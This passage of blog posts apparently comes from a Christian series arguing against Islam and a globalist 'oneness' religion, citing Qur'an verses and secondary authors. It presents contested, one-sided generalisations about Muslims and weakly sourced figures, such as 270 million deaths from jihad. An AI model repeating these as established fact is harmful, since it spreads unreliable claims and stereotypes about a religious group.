charitable organizations are not like their Western counterparts in some respects. Islamic charities can only expend funds on the support of Muslims, and then only in a few areas that include: (1) supporting the person collecting the funds, (2) supporting travelers – particularly those on the hajj, (3) supporting those in need – the poor, widows, and orphans, (4) payment of individual's debts, and (5) jihad.

Links to Jihad

As outlined in the last two articles, jihad is much broader than we typically think of it in the West. It does include warfare (jihad of the sword), but also the more non-violent means of the hand (piety), mind (teaching), pen (writing), tongue (speaking), and wealth (resource use). Wealth in many Muslim majority countries is relatively concentrated in the hands of a small elite. Witness the building of mosques in the US financed by Saudi Arabia. This is no different than in any other collectivist society

It is interesting to note that those places expressing the greatest support for Hezbollah and Hamas are also the largest supporters of suicide bombings. These are regions where there is generally a high concentration of Muslims in the general population, or where there is civil unrest or open warfare. Examples at the time, included Afghanistan, Iraq, Syria, Nigeria, Cameroon, Niger, Somalia, Kenya, Libya, Pakistan, Yemen, Egypt, and the Sudan.

The next article will look at the areas of politics and law.

Footnotes:

The Pew Research Center, *How Muslims See Themselves and Islam's Role,* July, 2005.

The Pew Forum on Religion & Public Life, *The World's Muslims: Religion, Politics, and Society*, April, 2013, .

Pew Research Center, *Muslim Publics Divided on Hamas and Hezbollah: Most Embrace a Role for Islam in Politics,* December, 2010.

The New Jihad

JULY 29, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, NEW WORLD ORDER, ONENESS

Thirty-sixth in a series

Jihad is holy war. One fought in both the physical and spiritual realms. The previous article referenced Islam, focusing on jihad's physical aspect, as its form of jihad is primarily physical and a part of Islam's ideology. Allah is creator of all creation, and also separate from it. However, Allah is pure will. One cannot have a relationship with Allah. He is inscrutable. What kind of spiritual relationship is possible with one beyond any relationship, and man being only a slave? So today we are going outside of Islam for much of this topic.

Jihad's Spiritual Aspect

The spiritual aspect of jihad discussed today lies largely outside of Islam, with globalist organizations. This jihad is also a war. So far, not a hot war fought with men and material, but a cold one. A war based on ideas and so far fought with information, economies, and technology.

We see a "new" religion based on oneness that is not new at all. It's the pagan past repackaged; and only new to us in the present because we forget. We'll begin by comparing some of this religion's ideas to Judeo-Christian notions. Then review its history and some problems inherent in its ideas. Those discussions lead to who supports, or is using, these ideas—and their purpose. They've made it plain for those who want to hear. In fact, we'll see it's been going on for decades. We don't realize it because we've not learned history. But that, too, is part of this war.

In 2020, I came across this topic listening to Carl Teichrib speak, and have since listened to several of his Bible conference lectures. Carl spent over twenty years researching this movement. He's a Christian who's gone to their conferences and events to learn what they are about. His book, *Game of Gods*, covered his research results to date. The information from his lectures and book is quite good. His ideas provide some of this article's framework.

Oneness or Otherness?

Both the above are today's words. But they represent ideas several thousand years old. Oneness professes there is no difference between nature, man, and some supreme being, essence, or nature. All is one. Today's movement focuses on nature—ecology and saving mother earth. Otherness, on the other hand, asserts there is a separation between Creator and creation.

Oneness-like ideas were prevalent among the ancient state religion societies, and still exist in eastern religions today. They worshiped creation. Man made his own god(s). In these ancient societies, a close relationship existed between governance and religion. Society was maintained through a class structure imposed from the top, by self-proclaimed elites whose goals included seeing their social order maintained. Those ideas exist within today's oneness movement.

Another idea within these state religions is that creation has always existed. It alone is eternal. Creation within this view is only about transformation. It generally comes about in one of two ways. First, two gods fight. One kills the other. From the dead god, the earth, heavens, seas, etc. are made. Second, a male and female god unite and from their union form the earth, heavens, seas, etc. *In both cases, creation comes from something that already exists*.


We find otherness in the monotheism underlying Judaism, Christianity, and Islam. There is what I call dualism within this idea. But not what is meant by dualism today, where it denotes two opposing forces—such as good and evil. Instead, it refers to an older idea of separation between God and His creation. *Within otherness, God alone is eternal; creating creation out of nothing*.

Personal/Infinite or Just Infinite?

Francis Schaeffer's diagram below captures the difference in ideas. It is one of the best I've seen. Christians and Jews accept the separation between man and God. They accept Him as both personal and infinite. They worship God. Oneness sees only the diagram's right side—without a God separate from nature. There is only nature and no difference between man and the rest of creation. *Those following oneness worship creation. There is nothing else*. I've written extensively elsewhere about the implications of this difference.

We can come back to Islam again for a moment. Christianity and Judaism both accept a God who is infinite and personal. Islam accepts only a God who is infinite. It, too, is left with just the right

side of the diagram. There is a chasm between Allah and his creation. Allah is separate from creation, but man is no different from the rest of it. There is otherness, but it is different from the other two monotheistic religions as Allah is pure will.



A Biblical Proposition

Throughout history, man has repeated the same error. Some begin to look to themselves for their own salvation, to be like God. We see it in the Garden of Eden with Adam and Eve eating from the tree of knowledge. (Gen. 3:4-6) Cain's leaving the Lord's presence and creating the first city of man. (Gen. 4:16-7) The city of man rebelling against God and trying to become like God by building the tower of Babel. (Gen. 11:4-6) This last item is the first recorded instance of collectivism and attempt at global governance. While the means have changed, the objective hasn't. Some men still want to be like God.

Those following this path turn away from God and toward themselves. As they have only themselves, they attempt to create their own salvation. They turn to worshiping creation, even themselves, rather than a creator. This course leads only to death, because one rejects truth and accepts what is false. (Rom. 1:21-5) This is liberation theology's basis. Man attempting to create heaven on earth, using every means possible within the realms of both religion and governance. In doing so they reject God, and develop an appetite for global governance.

The Alternative

God loves us and is always with us. Man can only choose to turn away from that love. (Isa. 41:8-10) Even when we do, God is still there waiting for us to return to Him. All we need do is accept Him and stand fast in what He's taught us. He will not abandon us. (Isa. 54:4-5) Instead, He will gather us from the four corners of the earth. Those who finish the race will find eternal peace in God's presence. It's no more complicated than that.

God asks very little in return. First, to consecrate ourselves and be holy. Second, learn how He wants us to live and then act accordingly. Third, obedience to His law. Fourth, worship God in faith, hope, and love. By these we fulfill our purpose.

He desires we love Him and our fellow man—part of God's creation. God calls us to be creation's stewards as man was given dominion over the earth—it is not a god.

Being God's Diplomats

Jonathan Edwards was a leading First Great Awakening minister in America. In addition to preaching principles such as faith, hope, love, and charity, he spoke about the roles of faith and governance. One sermon on 1 Peter 2:9 explained who Christians are, and their relationship with the world.

Some of its main points. First, Christians are a distinct nation derived indirectly from God. By accepting God, we accept His governance. Second, we all speak the same language (the Word) and share the same fundamental doctrines. Third, we are one society under the same government. Christ is our king; we are one body politic. Heaven becomes our native country. Fourth, all are subject to the same law, share the same natural rights, and common good. Fifth, anyone can join this society of free people. Last, each of us is to build and practice virtue.

Carl Teichrib supplied a useful extension to these thoughts. By claiming Heaven as our native country, we become God's diplomats while on earth—His ambassadors. God's diplomats have several duties. First, we are to subordinate our personal interests to those of our native country. Second, we live in a foreign country while on earth. Third, we are to understand the culture we live in, but not become part of it. Fourth, we are to communicate our country's interests and listen to theirs as well. Fifth, we are to alert fellow diplomats within our community about what we learn. Sixth, we are to communicate with our native country (prayer and reflection) for direction when needing assistance.

Where are We as a People?

We've gone beyond post-modernism, which rejects all notions of God. It left man alone, creating a vacuum that ideas like oneness have rushed in to fill. It's time to turn to oneness, and some of its idea development. We'll see these ideas entered Christianity at least a hundred years ago. They've been a corrupting influence. We'll also look at some problems these ideas present. When man turns to himself, there is much he can no longer explain. He becomes irrational, *losing the benefit God's gift of reason provides man*.

As mentioned above, oneness is not new but simply repackaged pagan religion. A brief recap. Ancient state religion societies believed creation always existed. Society experienced repeating

cycles of birth, development, decay, and death. These societies made their own god(s). Each god had a temple served by priests/priestesses. There was no worship as we know it today. Instead, those serving a temple conducted rites on behalf of a client. They believed by correctly performing a rite, man could cause a god to enter an idol and invoke it.

Monotheism Development

Monotheism never developed in these religions because these gods were not substantial enough. Instead, many gods developed, with the same roles found across societies—despite these societies sometimes being continents apart. These religions were inherently mystical, particularly those in the east. They were experiential. Their gods were part of the cosmos and normally had no interaction with man. There was no basis for a relationship. Instead, man must transcend creation to glimpse oneness. This is very much like the second century thoughts of Plotinus about the One. These notions exist within oneness, and to some extent within Islam—which mirrors Plotinus' philosophy regarding first cause.

Judaism and Christianity stood these notions on their head. Islam developed later. However, while there is separation between creator and creation within Islam, there are also many differences between it and the first two monotheistic religions. We see Judeo-Christian principal corruption in Machiavelli's writings, and later by many others. Ideas coming from Aristotle and other Greek philosophers, through Averroes (Islam) into Christianity in the thirteenth century. These ideas included accepting virtue as a mixing of good and evil, and man being bad so he must be ruled. Coerced to do what is right. Man creating heaven on earth. A return to ancient Roman society.

Early Twentieth Century

Carl Teichrib traces modern oneness to an interfaith conference in Chicago in 1893. This began the many paths to salvation we see today. The conference's attendees advocated a religion that would be universal in every sense. Man needed to create a heaven on earth, not Christ. By World War I men like Frederick Lynch and Samuel Batten preached creating a Christian world order. This notion underlay Wilson's creating the League of Nations at that war's end.

By World War II, this movement had expanded. Creating heaven on earth became a Christian duty. Such ideas were discussed and supported by the Federal Council of Churches, Methodists, and Northern Baptists, among others. Christian churches within America supported creating the United Nations. An extract from the Southern Baptist World Peace Committee from 1946 reads as follows;

"e should look sympathetically, hopefully, and cooperatively upon the United Nations as the best existing organization through which to secure a just and durable peace. We fully recognize that it is not perfect, that it has glaring defects, and may even be only a step toward the World

Government which will later be found imperatively necessary to the peace and order of the world."

This passage serves as an example. In another article, I mentioned the Southern Baptist's acceptance of critical theory, whose ideas align with oneness and today's cancel culture. The above shows it, and other denominations, accepting oneness related ideas is not new, but rather the further evolution of an existing idea supporting global governance and oneness within the Christian community.

Today

Bring it forward to this past decade. The 2010 G8 World Religions Summit in Winnipeg (yes there is really such a summit) advocated religious unity through coexistence and social justice. Second, creating a global financial system, a concept failing every time it's been tried. Third, supporting ecological justice. Oneness views man as earth's parasite. Finally, empowering the United Nations to carry out all the above. Oneness advocates for a global coordinator. A global king or Caesar.

More disturbing is the list of participants. They include: All Africa Council of Churches; Canadian Baptist Ministries; Canadian Council of Churches; Canadian Council, Catholic Bishops; Church of England; National Council of Churches, USA; Mennonite Church, Canada; Salvation Army; and the World Evangelical Alliance.

World Religion Ideas

The 2015 and 2018 Parliaments of the World's Religions went further. Compare the following ideas to those expressed earlier by Joanathan Edwards.

The first parliament declared;

- Sin was abusing mother earth.
- We all speak the same language; we just have different doctrines.
- It's our experiences that matter. Truth comes from those experiences.

And the second;

- Exclusive ideas are divisive. They have no place in human society and must be removed.

None of this is new either. Corruption occurring within both the spheres of religion and governance. Like Innocent III's declaring his spiritual charge superseding all else in the thirteenth century. Another attempt at creating a Christian world order with Innocent as its head.

Religious leaders attending these conferences have gone down the same path. While they probably meant well, they shifted their faith from God to man. *However, such ideas produced all the religious and political wars during what we call the Renaissance. The same ideas produce the same fruit*. How much death and destruction did we see in the twentieth century, as these ideas were once again embraced?

Implications

I'm going to focus briefly on just two implications. First, can man have a relationship with this supreme deity? Second, what is oneness impact on salvation.

Experience or Relationship?

Oneness doesn't look at who or what God is, but rather what's in the supreme deity. Nothing is permanent within this framework. All is temporary and becomes chasing experiences in order to find release. But man looks for what is permanent. It is part of his God given nature, and that permanence can be found in God alone. The one Being standing outside of time and universal dimensions.

God is love. It is His love that is experiential. That love can only be found through a relationship with Him. God desires we have a relationship with Him; that desire is a part of our nature—the way we were made. Like all collective deceptions, this one too looks at the end (love) while ignoring the means (relationship). This leaves the worshiper unfulfilled because they've turned away from that relationship.

Salvation

This oneness corruption could have come straight from Islam. It, too, borrowed many pagan ideas. Within ideas like oneness, man's reason becomes god. Original sin is not recognized. Without original sin, there is no fallen nature. Therefore, there is no need for the cross or a savior. There is no notion of grace. Instead, man's salvation becomes his own works. As all nature is one, healing the earth becomes a virtuous act and violence a legitimate means to achieve this goal.

From a Christian perspective, this is simply heresy. It denies history and the evidence. Again, denying the truth doesn't change the truth. God not only created man, but created him in His image. That image is our ability to reason. There are several implications of this single act. They include (1) the need to know oneself, (2) we all possess an equality of nature, (3) we all have choice, and (4) we've all been given the gift of freedom. Denying God denies man's nature and these implications as well. Disagree? Show me your proof. I'll wait.

Oneness Idea Problems

Like all deception, oneness ideas present some logical, metaphysical, and moral inconsistencies. They can deny truth, but the denial doesn't change it. These problems include;

- If oneness is all there is, then things can never get better than they are today. So how do we explain progress, or do we just deny it?
- If all religions are equally valid, then none of them are. Christ's death, burial, and resurrection refute this notion, and was witnessed by many.
- Oneness asserts experience alone. But without a permanent relationship, man will always search but never find what he searches for—love.
- Without a set of morals greater than himself, man will seek but never find justice.
- Oneness denies man's true nature, embracing a status quo and the kind of corruption leading to Rome's decline and fall.
- Like all deception, oneness sows confusion and division—in a word, chaos. These do not come from God but man. Tools like critical theory and cancel culture create division; and oneness provides the religious underpinnings.

Oneness ideas directly challenge Christianity, including;

- Undermining God's truth.
- Undercutting the Great Commission to spread the Gospel.
- Declaring Christ can only be a man, a prophet.
- It is not man that is earth's parasite, but his sin (Isa. 24:4-5).

We must become effective ambassadors for God. Not just by defending our faith, but asking other faiths to show their proof as well. Judeo-Christian principles offer the hope that things can be better tomorrow and the freedom to change them through service to others. We have proof of the teachings, and the history supporting their use. *We need to simply know them, live them, and stand for them*.

Conclusion

Oneness professes salvation through saving mother earth, and Christ's followers stand in the way of that salvation. Oneness considers our belief in Christ as God and Messiah divisive. An obstacle requiring removal at all costs. Love and unity wrapped in violent actions to achieve it. This is jihad.

Chicago's Cardinal Francis George countered the oneness salvation claim in one of his Easter sermons. It points to truth and salvation's real source.

“he beloved Lord who shows us that revealed truth and self-sacrificing love are more real, more trustworthy, than anything else. If the Earth is our mother, then the grave is our home and the world is a closed system turned in on itself. if Christ is risen from the grave and the Church is our mother, then our destiny reaches beyond space and time, beyond what can be measured and controlled. And therein lies our hope.”

Our present time is akin to the last days of the Roman Republic. When Caesar, Crassus, and Pompeii conspired to divide the Empire. Will we follow their course or remain true to God’s purpose for us? *It is time for all God’s people to come together as His Church, in His Truth and Love*.

Footnotes:

Teichrib, Carl, *Game of Gods: The Temple of Man in the Age of Re-Enchantment*, Whitemud House Publishing, 2018.

Schaeffer, Francis, p. 26, *Escape from Reason*, InterVarsity Press, 1968.

Wolf, Dan, p.4-5, *A Handbook of Natural Rights*, Living Rightly Publications, 2018.

Edwards, Jonathan, pp. 936-949, *The Works of Jonathan Edwards, Vol. 2*, Hendrickson Publishers, 2006.

Teichrib, Carl, *Spiritual Politics and the Cult of World Order* and *Game of God’s, Encounters in Divine Identity*, 2019 Last Days Bible Conference, **https://www.youtube.com/watch?v=wzvp_ZZrmG0** and **https://www.youtube.com/watch?v=bqbrt4jDn18** respectively. Both accessed November, 2020.

Plotinus, Translated by Armstrong, A.H., *Enneads*, Harvard University Press, 1984.

See Wolf, Dan, Chapter 5, *A War for God: A Christian View of Islam*, Living Rightly Publications, 2017.

This section’s information comes from Teichrib, Carl, *Spiritual Politics and the Cult of World Order*, Last Days Bible Conference, 6/3/2019, **https://www.youtube.com/watch?v=wzvp_ZZrmG0**. Accessed November, 2020.

Annual of the Southern Baptist Convention, World Peace Committee, 1946, p. 64, **http://media2.sbhla.org.s3.amazonaws.com/annuals/SBC_Annual_1946.pdf**. Accessed November, 2020.

Wolf, Dan, *Christian Confusion*, Virginia Christian Alliance, **https://vachristian.org/christian-confusion/** , Nov. 17, 2020.

This section's information comes from Teichrib, Carl, *Spiritual Politics*, Last Days Bible Conference, 6/3/2019, **https://www.youtube.com/watch?v=wzvp_ZZrmG0**, and *the Cult of World Order* and *Game of God's, Encounters in Divine Identity Theft,* Last Days Bible Conference, 6/4/2019, **https://www.youtube.com/watch?v=bqbrt4jDn18**. Both accessed November, 2020.

Sultanmurat, Yermentay, p. 25, *Transformation of the World*, 2000.

Wolf, Dan, *Islamic Borrowings and the Arabic People*, Virginia Christian Alliance, **https://vachristian.org/?s=islam+borrowings** , March 12, 2026.

Wolf, Dan, pp. 111-52, *A War for God: A Christian View of Islam*, Living Rightly Publications, 2017.

Wolf, Dan, *Critical Theory Idolatry*, Virginia Christian Alliance, **https://vachristian.org/critical-theory-idolatry/** , Sept., 24, 2020. This is the first article in a short series addressing critical theory.

Our Catholic Faith, Archbishop Sartain's Homily at Cardinal George's Funeral … We Only Take With Us What We Have Given Away, 5/6/2015. Accessed November, 2020.

Jihad's Nature

JULY 22, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Thirty-fifth in a series

These next articles cover a topic most of us have some familiarity with—jihad. There is misinformation about this topic, so we are going to focus on only a few significant items. Most things we do have both a physical, or natural, aspect and a spiritual one. This topic is no different. This article addresses the natural side. The next, the spiritual one.

What Does Jihad Mean?

According to Pete Seda, "the word jihad literally means struggle." This is true, but what really matters is what does this word mean within the context of the Qur'an? What kind of struggle? Below are just a few verses from it and Ibn Ishaq's sirat. These articles will continue citing traditional sources as those have shaped Islam today. As before, quotes from Pickthall's meaning of the Qur'an are preceded by an 'S'.

"Then, when the sacred months have passed, slay the idolaters wherever ye find them, and take them (captive), and besiege them, and prepare for them each ambush. But if they repent and establish worship and pay the poor-due, then leave their way free. Lo! Allah is Forgiving, Merciful." (S9.5)

"Fight in the way of Allah, and know that Allah is Hearer, Knower." (S2.244)

“As for those who disbelieve I shall chastise them with a heavy chastisement in the world and the Hereafter; and they will have no helpers.” (S 3.56)

“We shall cast terror into the hearts of those who disbelieve because they ascribe unto Allah partners, for which no warrant hath been revealed. Their habitation is the Fire, and hapless the abode of the wrong-doers.” (S3.151)

“The only reward of those who make war upon Allah and His messenger and strive after corruption in the land will be that they will be killed or crucified, or have their hands and feet on alternate sides cut off, or will be expelled out of the land. Such will be their degradation in the world, and in the Hereafter theirs will be an awful doom.” (S5.033)

“God said, ‘It is not for any prophet (before thee) to take prisoners from his enemies until he has made slaughter in the earth.’ … God desires the next world, i.e., their killing them to manifest the religion which He wishes to manifest and by which the next world may be attained.” (484)

“Fight everyone in the way of God and kill those who disbelieve in God.” (992)

In the sirat passages, the word God refers to Allah. None of the verses above have anything to do with a personal struggle, nor do most of the other verses about this topic within the Qur’an. None of the verses above are constrained to a particular time or place either. They refer to actions in the natural world that are open-ended, and to be carried out until the task of all submitting to Islam is complete.

Are There Different Kinds of Jihad?

Some people do not realize jihad has several different forms. Besides jihad of the sword, with which we are most familiar; there are several non-violent types including jihad of the mind (teaching), pen(writing), tongue (speaking), piety (charitable acts), and wealth. Islam requires its followers advance it, by peaceful means if possible or violent means if not. Examples of the non-violent forms includes the publication of books and articles favorable to Islam (such as Pete Seda’s *Islam Is* …), the creation of Middle Eastern studies chairs at colleges and universities, the establishment of organizations supporting Islam such as the Council on American Islamic Relations (CAIR), and the funding of mosques and the other items just mentioned by Islamic funding. More recent within America have been the parades and demonstrations demanding the recognition of Islam’s ideological structures. And the capitulation by some state and local government units to those demands.

These are the fulfillment of the Muslim Brotherhood’s civilization jihad described in their *Explanatory Memorandum* incorporated into the Holy Land Foundation trial.

What Does Peace Mean?

We previously mentioned instances where the same word means something different in Eastern and Western cultures. We'll add another word to that list—peace. In the West, the idea of peace is characterized by the following quote from Augustine: "Peace is the end sought for by war. For every man seeks peace by waging war, but no man seeks war by making peace." He goes on to say even those intentionally interrupting the peace do not hate it, but only want a peace suiting them better.

The above assumes peace is man's natural state. Peace happens when a people is turned toward God as they obey His divine law: to love God and our fellow man. One's actions should generally be charitable and focused on self-sacrifice. When man turns away from God and toward himself, he is more likely to harm others through his actions. He turns from self-sacrifice to self-interest: "For he sees that peace cannot be maintained unless all the members of the same domestic circle be subject to one head, such as he himself is in his own house." Man turns from virtue to vice in order to enforce his will on others. This last is a driver of the State Religion governance model, on which Rome and other ancient civilizations were based.

The Second View of Peace

The Arabian Peninsula's environment was very different in some respects. It was harsh and unforgiving. Life was often lived on the edge as there frequently was not enough for everyone. Raiding was a century's old means of obtaining what you needed but did not have. Alliances were struck where beneficial, but subject to change as needs changed. Things could and did change rapidly.

Into the sixth century, unlike the rest of the known world, Arabia had no central ruling authority. Instead, tribal rule was exercised, with the leader responsible for those in his clan or tribe. A code of conduct called *muruwa* existed, and represented the Arabic idea of manliness and honor. This honor was maintained or increased based upon the results of one's actions, whether they brought prestige or increased a tribe's wealth. It was the outcome that mattered. Killing another was okay if it bettered a tribe's position or performed in retaliation to a dishonorable act.

In such an environment, conflict was the norm, and peace the interlude between conflicts. This notion fits the kind of submission required by Islam. Peace is obtained only after the struggle ceases, when there is submission. I am not saying one culture is better than the other, or that one is right and the other wrong, but merely that in some ways the cultures were very different and in this respect the opposite of each other. This is the Arabic culture incorporated into Islam. This is seen by the integration of Islam's teachings into the Arab Sunna existing before Muhammad, in addition to other cultural carry-overs such as polygamy, slavery, and child weddings.

Relationship to Governance Ideas

The above differences concerning the notion of peace have societal implications, especially for governance and sovereignty. The first view of peace is part of the Biblical Principles model; the second the State Religion model. We've seen the principles underlying these two models cannot coexist—they are mutually exclusive. The Islamic governance model, the third model, is derived from the State Religion model. The State Religion model is also the source of the Rights of Man governance model. This last governance model represents today's democracies and the ideologies of fascism, socialism, and communism. Think this is not true? Do we now have a New York City mayor who calls himself both an Islamist and a communist?

The last three model's destinations differ little; just the path getting there is somewhat different. A path marked with chaos and endless forever wars. This is one reason America's Founders chose a different path.

Islamic Jihad Falsehoods

This section presents some additional statements from *Islam Is* … about jihad, and some facts that cannot be explained away when considering Islam's history.

Fight When Attacked

"The Qur'an makes it clear that it is permissible for people to fight back against those who attack them. God says, 'Fight in the cause of God those who fight you, but do not transgress limits; for God loves not transgressors.'" (S 2.190)

It is permissible to attack another when attacked. Tradition says, when Muhammad died in 632, he had placed almost all the Arabian Peninsula under his control. Yet, within 100 years' time the caliphate had expanded its territory from the Arabian Peninsula to southern France in the West and modern India in the East. This area is as much as Rome commanded at the height of its power, but took Rome almost five centuries to acquire. Islam in the West was only turned back at the Battle of Tours under Charles 'The Hammer' Martel in 732. We saw earlier, Islam's economy required territorial expansion to work. The non-Islamic kingdoms were the ones fighting a defensive war against Islamic aggression, and in response to that aggression and the treatment of non-Muslims that the Crusades resulted. (Click **here** for more about Islam's early history.)

Fight Against Oppression and Repression

"It is permissible to fight against oppression and persecution. This does not apply only to Islam and Muslims, because everyone has the right to worship God. 'To those against whom war is made,

permission is given because they are wronged and verily God is Most Powerful for their aid.'" (S22.39)

This statement indicates one is permitted to fight when they are not allowed to worship God. However, Islam only recognizes its requirements as worshiping God. Early Islamic rule was in many ways no different from the surrounding kingdoms it encountered. What is unusual is the extent to which those ideas were carried out, and the length of time over which they were executed. Islam found and incorporated much of its law and governance structures from the Byzantines and Persians. Under the Abbasid Dynasty, Islamic governance structures hardened into what we know today. (Click **here** to read the first of three articles about the Abbasid Dynasty).

Defend Others of Faith

"'To those against whom war is made, permission is given because they are wronged and verily God is Most powerful for their aid. those who have been expelled from their homes in defiance of right except that they say, 'Our Lord is God.' If God did not check one set of people by means of another, there would surely have been pulled down monasteries, churches, synagogues, and mosques, in which the name of God is commemorated in abundant measure.' This clearly means that Muslims must fight to protect and defend people of other faiths if they are in areas where the Muslims have effective power. The life, honor, and property of all people are considered sacred whether they are Muslim or not."

This is a startling claim, as the Abbasid Dynasty formalized dhimmitude, let alone the religious structures destroyed during the caliphate's growth, and requests for structural repairs forbidden. Dhimmis are the non-Islamic peoples living in land under Islamic control. Those not following Islam were the property of the state (fay). They had almost no rights. They were only allowed to stay at the pleasure of the Islamic governing authorities, required to pay extremely harsh taxes, and reduced to slave labor cultivating the land. Passports were created during this era, and required for the non-Islamic population to leave their area. Tattoos were used to identify the kingdom and city to which a dhimmi belonged. Dhimmis were to be humiliated when paying taxes. While there were writings limiting this practice, history shows they were very seldom enforced. (Click **here** for more information on dhimmitude.)

No Such Thing as Holy War

"There is no such thing as 'holy war' in Islam or in the Qur'an."

In the overwhelming number of instances where the word is used within the Qur'an, jihad refers to war. Tradition says, Muhammad created the Constitution of Medina soon after leaving Mecca. This is one of his first acts after arriving at Medina. It is interesting to note that Islam does not start its calendar from when Muhammad received his first revelation in 610, but instead when he

migrated to Medina in 622, shortly before this document was created. Part of this document says the following.

"The Jews shall contribute to the cost of war so long as they are fighting alongside the believers. The Jews of the B. 'Auf are one community with the believers (the Jews have their religion and the Muslims have theirs) … The contracting parties are bound to help one another against any attack on Yathrib. If they are called to make peace and maintain it they must do so; and if they make a similar demand on the Muslims it must be carried out except in the case of holy war." (344)

The Truth About Jihad

Like it or not, believe it or not, we are in an ideological war. We did not ask for it, nor did we start it. It is a war declared upon us simply because of what we believe. It has been going on for almost 1,400 years.

All wars have casualties. No one knows exactly how many have died in this one, but a few have attempted to estimate the number using both Islamic and non-Islamic source documents. These estimates put the numbers in the hundreds of millions. One source puts the estimate at about 270 million, or about 200,000/year. These figures include Christians from all sects, Jews, Zoroastrians, Buddhists, Hindus, Llamaists, Gnostics, and pagans. In short, anyone not following Islam.

In the last decade alone (from 2016) it is estimated that 900,000 Christians died. The figures for their deaths by Islam are 30,000 in 2016 and 115,00 in 2015—and these numbers represent only Christian deaths. In attempting to update these numbers for this article, there is very little new information available. What does appear evident is the presence of both secular government and Islamic persecution against Christians. A merging of the three governance models based upon the State Religion model ideology? We will see.

Footnotes;

Seda, Pete, *Islam Is* …, p. 13, 2002.

All Qur'an verses are from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, pp. 326-7 and p. 672, Oxford University Press, 2006. The reference is to the paragraph number appearing alongside the text.

An Explanatory Memorandum: On the General Strategic Goal for the Group In North America, 5/22/1991, p. 4, **https://www.investigativeproject.org/document/20-an-explanatory-memorandum-on-the-general**, accessed July, 2026.

Schaff, Philip, *Nicene and Post-Nicene Fathers, Vol. 2, Augustin: City of God, Christian Doctrine*, p. 407, Wm. B. Eerdmans Publishing Company, Book XIX, Chapter XII.

Ibid, p. 408.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 231, Princeton University Press, 1981.

Wolf, Dan, *Governance Model Principles*, Virginia Christian Alliance, **https://vachristian.org/governance-model-principles/** , May 28, 2026. Accessed, July, 2026.

Seda, Pete, *Islam Is* …, p. 13, 2002.

Ibid.

Ibid.

Ibid.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.

There are several sites which contain additional information on this topic. One is Bill Warner's *Political Islam* site at **https://www.politicalislam.com/tears-of-jihad/** . Accessed November, 2016.

One site having some information is Global Christian Relief, *Christian Persecution by the Numbers: 2026 Global Trends*, **https://globalchristianrelief.org/stories/christian-persecution-statistics/** , May 26, 2026. Accessed July, 2026.

Why Islam Is Not the Way

JULY 19, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JESUS

Thirty-fourth in a series

Sometimes the Qur'an leads one to Jesus. The video link below contains Mario Joseph's testimony. Mario was born a Muslim; a birth his parents never thought would come. His mother dedicated the child to Allah if he lived, and he became an imam at the age of 17. Mario's life changed when he was asked one simple question. "Who is Jesus?"

Mario's quest to answer that question as an imam, took him through the Qur'an and other materials. He recounts his path of coming to know God and serving Him at a retreat center in India. His conversion experience is not unusual in many respects. I've heard similar stories from several others. His testimony is his experience, and one cannot easily argue with another's experience.

Mario points out that one of the greatest weapons we have in defeating Islam's ideology is the Qur'an itself. Within its inconsistencies the truth can be found. Difficulties exist because only about 15% of Islam's followers speak Arabic. Further, Islam teaches that the Qur'an can only be fully understood in Arabic. Translations to any other language at most merely convey the Qur'an's meaning. But, for us to be effective, we must first know the truth ourselves to both defend it and lead others to it.

Mario's testimony does not condemn, but shows how God's light was first shown in his life. It is what we as Christians are meant to do. The video is about thirty-four minutes long and can be found at:

https://youtu.be/WjUXd4qW9mg

Historical Critique, Part III

JULY 15, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE HISTORY, QUR'AN

Thirty-third in a series

The prior two articles covered the place and the person, within the context of the relevant time period. Today, we discuss the Qur'an—the thing. Like the previous two articles, much of this material comes from Jay Smith's presentation. The Qur'an is Islam's book of revelations Muhammad received from Allah through the angel Gabriel. The word Qur'an literally means "the reading" or "the recital". We'll begin with the standard Islamic narrative concerning the Qur'an. It is:

- Uncreated and exists eternally in heaven (S85.21-2)
- Sent down to Muhammad from 610 to 632. (S10.15)
- Complete with all 114 suras being collected by Uthman in 652.
- Unchanged over the last 1,400 years. (S15.9)

As with the previous articles, we'll look at the earliest available source documents. In this case the Qur'an's manuscripts. But first, we'll address some of Islam's claims about the Bible mentioned in the prior article. Dr. Qadhi claimed the Bible was authored over centuries, redacted by later Christians, and "misinterpreted what Jesus said". We'll address each of these claims first. The analysis serves as a baseline to compare the Qur'an manuscripts against. Again, this is not about people, but rather ideas. Ideas matter.

The Bible's Source Material

